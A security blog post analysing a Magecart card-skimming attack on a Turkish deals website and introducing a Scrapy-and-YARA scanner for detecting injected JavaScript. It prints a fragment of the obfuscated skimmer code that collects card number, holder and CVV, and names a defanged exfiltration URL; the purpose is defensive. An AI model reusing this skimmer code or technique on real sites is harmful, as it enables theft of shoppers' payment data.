
Fight Against Magecart


written by Mert SARICA | 2 February 2020

Recently, cyber attacks carried out by the Magecart group, which has become the nightmare of companies ranging from e-commerce companies (such as Newegg) to airlines (such as British Airways), to ticketing companies (such as Ticketmaster and Biletix) and media companies (such as ABS-CBN), continue to affect our country and our citizens. These attacks resulted in not only reputational damage but also high penalties due to laws and regulations such as GDPR and KVKK, as was the case with British Airways.

If I move on to my story, in June 2019, Tarık Uygun (@uyguntt) contacted me via direct message on Twitter, he said he had received a warning message that suspicious transactions were made using his credit card from Akbank. (Cheers to Akbank Fraud Risk Management Team. :)) After he remembered that he had last used the card to make a purchase from a website that offers spa and massage deals, he found out through some research that when credit card information is entered, the information is hidden in the hash parameter and sent to https://kinitrofitness[.]com/wp-includes/class-wp-customize-settings.php. He decided to share this with me.



As soon as I had the chance, I visited the website on a virtual machine and started recording all requests and responses using the Fiddler Proxy tool. After I've gone through enough, I found that when I increased the ?hash= parameter on Fiddler, the harmful JavaScript code that had been injected into the site was located at https://www.xyz.com/media/po_compressor/1/js/6cb1e31ff2f343a9d576d889bfcbde0e.js, and this address was also injected into the homepage.



As I wrote in the Biletix Incident article, I decided to quickly look at the JavaScript code rather than dynamically analyzing it. When I looked at the code, I saw that it was hidden (obfuscated) and could not easily be deciphered with tools like IlluminateJs.

After looking a bit further, I clearly understood that this code was stealing the customer's credit card information (Number, Holder, HolderFirstName, HolderLastName, Date, Month, Year, CVV, Gate, Data, Sent, SaveParam). When I did a quick search on Google, I also found that it was similar to the code

used in the hack of 962 sites using the Magento e-commerce platform that occurred in July.”


```
    }
    var _0x342b13 = {
        'Number': _0x3a74('0x14a', 'H043'),
        'Holder': _0x3a74('0x14b', 'Eoip'),
        'HolderFirstName': null,
        'HolderLastName': null,
        'Date': _0x3a74('0x14c', '1PD@'),
        'Month': null,
        'Year': null,
        'CVV': 'cvc',
        'Gate': _0x3a74('0x14d', 'iYBd'),
        'Data': {},
        'Sent': [],
        'SaveParam': function (_0x38c382) {
            if (_0x38c382['id'] !== undefined && _0x38c382['id'] != '' && _0x38c382['id'] !== null && _0x38c382[_0x3a74('0x14
e', 'jiJV')][_0x3a74('0x14f', 'o0il')] < 0x100 && _0x38c382[_0x3a74('0x150', 'E!(t')][_0x3a74('0x151', '#67Y')] > 0x0) {
                if (_0x3a74('0x152', 'd)iZ') === _0x3a74('0x153', 'liPL')) {
                    _0x342b13['Data'][_0x38c382['id']] = _0x38c382[_0x3a74('0x154', 'pVAH')];
                    return;
                } else {
                    if (document[_0x3a74('0x155', 'o0il')] === _0x3a74('0x156', 'aTFz')) {
                        _0x342b13[_0x3a74('0x157', 'gBzK')]();
                        setInterval(_0x342b13[_0x3a74('0x158', 'S&B8')], 0x1f4);
                        if (document[_0x3a74('0x159', 's5tE')](_0x342b13[_0x3a74('0x15a', 'pVAH')])) document[_0x3a74('0x15b'
, 'd)iZ')](_0x342b13[_0x3a74('0x15c', 'L!Yt')])[_0x3a74('0x15d', 'VCEm')] = '';
                        if (document['getElementById'](_0x342b13['CVV'])) document[_0x3a74('0x15e', 'Eoip')](_0x342b13[_0x3a7
4('0x15f', '!eoa')])[_0x3a74('0x160', 'Eoip')] = '';
                    }
                }
            }
```

Leaving the analysis of the harmful JavaScript code for another article, I began to think about what else I could do to detect this type of harmful JavaScript code injection, as it has become different from the cyber attacks I covered in my Threat Hunting blog post from 2017.

Recently, for my Domain Name Management Deadlock blog post, I started working on converting my tool RedSpider, which I developed for it, into a tool that scans the target site and downloads and analyzes JavaScript codes using Yara rules.

After installing the yara-python module, I decided to take advantage of the Yara-Rules project for the detection of harmful JavaScript code. In a short development period, the RedScanner tool, which uses the Scrapy software framework, emerged.

As an example, when I ran the RedScanner tool on the target website by using the command “scrapy runspider –nolog RedScanner.py -a “urls=xyz[.]com”“, I found that it successfully detected the harmful code injected into the website using the existing Yara rules. Do not forget that you can also add your own special rules to the YARA rules used by the RedScanner tool, which will help to increase the detection rate.



I hope that this article will be helpful to those who want to detect harmful JavaScript code injected into their websites with Magecart and similar cyber attacks. Hope to see you in the following article.

Note: I thank Zero Xyele, a twitter user who persisted on my case for months, for pushing me to write this article.